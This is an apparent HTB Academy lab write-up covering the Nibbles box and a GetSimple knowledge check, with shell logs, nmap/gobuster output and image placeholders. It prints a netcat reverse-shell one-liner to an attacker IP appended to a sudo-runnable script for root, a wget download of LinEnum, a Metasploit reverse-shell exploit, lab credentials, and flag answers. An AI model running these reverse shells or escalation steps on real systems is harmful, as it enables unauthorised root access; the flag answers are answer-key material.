-rw------- 1 nibbler nibbler 0 Dec 29 2017 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10 2017 .nano
-r-------- 1 nibbler nibbler 1855 Dec 10 2017 personal.zip
-r-------- 1 nibbler nibbler 33 Mar 12 2021 user.txt
$ cd personal.zip
/bin/sh: 9: cd: can't cd to personal.zip
$ unzip personal.zip
Archive: personal.zip
creating: personal/
creating: personal/stuff/
inflating: personal/stuff/monitor.sh
$ ls
personal
personal.zip
user.txt
$ cd personal
$ ls
stuff
$ cd stuff
$ ls
monitor.sh
$
1
2
3
4
5
-:sudo openvpn
-:sudo su
-:sudo su


- : sudo su — Konsole
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
Copy Paste Find
- : sudo su
/usr/bin/python3
$ cd /home
$ ls
nibbler
$ cd nibbler
$ ls
personal
personal.zip
user.txt
$ cat user.txt
$ wget http://10.10.14.137:8080/LinEnum.sh
--2024-02-03 00:29:36-- http://10.10.14.137:8080/LinEnum.sh
Connecting to 10.10.14.137:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'
0K .... 100% 118K=0.4s
2024-02-03 00:29:37 (118 KB/s) - 'LinEnum.sh' saved [46631/46631]
$
- : sudo su
(root㉿kali)-[/home/coderic/Downloads/htb_academy]
sudo python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.129.166.113 - - [03/Feb/2024 08:29:36] "GET /LinEnum.sh HTTP/1.1" 200 -
1
2
3





The nibbler user can run the file **/home/nibbler/personal/stuff/monitor.sh** with root privileges. Being that we have full control over that file, if we append a reverse shell one-liner to the end of it and execute with sudo we should get a reverse shell back as the root user.

Next was to edit the monitor.sh file to append a reverse shell one-liner.

Command used:

echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.137 8443 >/tmp/f' | tee -a monitor.sh

```
### SCAN COMPLETE ####################################
$ ls
LinEnum.sh
personal
personal.zip
user.txt
$ cd personal
$ ls
stuff
cd stuff
/bin/sh: 20: stuff: not found
$ ls
stuff
$ cd stuff
$ ls
monitor.sh
$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.137 8443 >/tmp/f' | tee -a monitor.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.137 8443 >/tmp/f
```

After editing the file I ran cat command to check if my reverse shell one-liner had been added at the end of monitor.sh script file.

```
cat: monitor,sh: No such file or directory
$ cat monitor.sh
                ############################################################################################################
                #                                          Tecmint_monitor.sh                                              #
                # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/              #
                # If any bug, report us in the link below                                                                  #
                # Free to use/edit/distribute the code below by                                                            #
                # giving proper credit to Tecmint.com and Author                                                           #
                #                                                                                                          #
                ############################################################################################################
#! /bin/bash
# unset any variable which system may be using
```

It is added.

```
# Remove Temporary Files
rm /tmp/osrelease /tmp/who /tmp/ramcache /tmp/diskusage
}
fi
shift $((OPTIND -1))
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.137 8443 >/tmp/f
```

Now the next step is to make the file executable so that it can run once triggered, then start a listener on my local machine.

Command used: **chmod +x monitor.sh** - This commands changes the monitor.sh file mode into executable. **nc -lvnp 8843** command starts my listener.

```
# Remove Temporary Files
rm /tmp/osrelease /tmp/who /tmp/ramcache /tmp/diskusage
}
fi
shift $((OPTIND -1))
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.137 8443 >/tmp/f
$ chmod +x monitor.sh
$
```

1


- : sudo su

```
┌──(coderic㉿kali)-[~]
└─$ sudo su
[sudo] password for coderic:
┌──(root㉿kali)-[/home/coderic]
└─# nc -lvnp 8443
listening on [any] 8443 ...
```

2

Once I run the monitor.sh script as sudo I in exchange receive a reverse shell which I am root.

This will make things way easier, I can move around the system however I please as I have full controls over this server.



Last task is to find the root.txt file which my instincts tells me to look first in the root directory which I appears to be correct. That is where I found the file then used the cat command to display its contents getting my flag/key in this manner.


ANS: de5e5d6619862a8aa5b9b212314e0cdd

Nibbles - Alternate User Method - Metasploit


Metasploit is an alternative way for solving nibbles lab which is straight forward.

All you have to do is to search an exploit for nibbleblog, load your selected exlpoit

Exploit search result:-



Next is to set the RHOSTS option as terget IP address and LHOSTS as the IP address of your tun0 adapter.




After setting this set the admin and password as:-


Username: admin

Password: nibbles


Then set your target as nibbleblog. Command used: set targeturi nibbleblog




Next is to set the payload as **generic/shell_reverse_tcp** then lastly run the command **exploit** to trigger the attack.



As shown on this example, the attack was successful.



This module also shares knowledge of whats next after finishing all of the above labs, which are as follows:-



Knowledge Check

This section was to test all the knowledge I had gathered up to this point to solve a final task.

Tips

Remember that enumeration is an iterative process. After performing our `Nmap` port scans, make sure to perform detailed enumeration against all open ports based on what is running on the discovered ports. Follow the same process as we did with `Nibbles`:

- Enumeration/Scanning with `Nmap` - perform a quick scan for open ports followed by a full port scan
- Web Footprinting - check any identified web ports for running web applications, and any hidden files/directories. Some useful tools for this phase include `whatweb` and `Gobuster`
- If you identify the website URL, you can add it to your '/etc/hosts' file with the IP you get in the question below to load it normally, though this is unnecessary.
- After identifying the technologies in use, use a tool such as `Searchsploit` to find public exploits or search on Google for manual exploitation techniques
- After gaining an initial foothold, use the `Python3 pty` trick to upgrade to a pseudo TTY
- Perform manual and automated enumeration of the file system, looking for misconfigurations, services with known vulnerabilities, and sensitive data in cleartext such as credentials
- Organize this data offline to determine the various ways to escalate privileges to root on this target

There are two ways to gain a foothold—one using `Metasploit` and one via a manual process. Challenge ourselves to work through and gain an understanding of both methods.


There are two ways to escalate privileges to root on the target after obtaining a foothold. Make use of helper scripts such as LinEnum and LinPEAS to assist you. Filter through the information searching for two well-known privilege escalation techniques.

Question

Spawn the target, gain a foothold and submit the contents of the user.txt flag.

ANS:7002d65b149b0a4d19132a66feed21d8

First thing is to run an nmap scan to determine closed and open ports, protocols and services running on this ports.




Ports open are :

- 80/tcp running on http protocol.

- 22/tcp running on ssh protocol.

My intrest is on port 80, lets check it on the **web browser** and also using the tool **whatweb**



```
┌──(root㉿kali)-[/home/coderic]
└─# whatweb 10.129.42.249

http://10.129.42.249 [200 OK] AddThis, Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Li
nux][Apache/2.4.41 (Ubuntu)], IP[10.129.42.249], Script[text/javascript], Title[Welcome to GetSimple! - g
ettingstarted]
```

Looks looks like a webpage called **Getsimple**


Next I decide to run gobuster and check for any hidden directories.

Results:-


```
┌──(root㉿kali)-[/home/coderic]
└─# gobuster dir -u 10.129.42.249 -w /usr/share/dirb/wordlists/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.42.249
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2024/02/03 12:06:08 Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 278]
/.htpasswd            (Status: 403) [Size: 278]
/.hta                 (Status: 403) [Size: 278]
/admin                (Status: 301) [Size: 314] [--> http://10.129.42.249/admin/]
/backups              (Status: 301) [Size: 316] [--> http://10.129.42.249/backups/]
/data                 (Status: 301) [Size: 313] [--> http://10.129.42.249/data/]
/index.php            (Status: 200) [Size: 5485]
/plugins              (Status: 301) [Size: 316] [--> http://10.129.42.249/plugins/]
/robots.txt           (Status: 200) [Size: 32]
/server-status        (Status: 403) [Size: 278]
/sitemap.xml          (Status: 200) [Size: 431]
/theme                (Status: 301) [Size: 314] [--> http://10.129.42.249/theme/]
Progress: 4614 / 4615 (99.98%)
===============================================================
2024/02/03 12:08:05 Finished
===============================================================
```

After getting this results my first thing was to check this directories.


I began by checking the /admin directory, on checking it it was a login page but I do not have any login credentials yet.




Next was to check the pages source code although there was nothing suspicious.





After this I checked the /robots.txt file sometimes it contains useful information but this was not the case today. There was not much to find




After going through a few directories offered on the gobuster results I didn't get anything useful, so I decide to go back to the /admin page and try reseting the password as I observed the network capture on the developers tools, I didn't note any change immediately until I revisited the http://10.129.42.249/backups/users/ page only to find a new file created, on clicking to open it it automatically downloads a file called which when I opened it seemed like a **username = admin and password = d033e22ae348aeb5660fc2140aec35850c4da997**





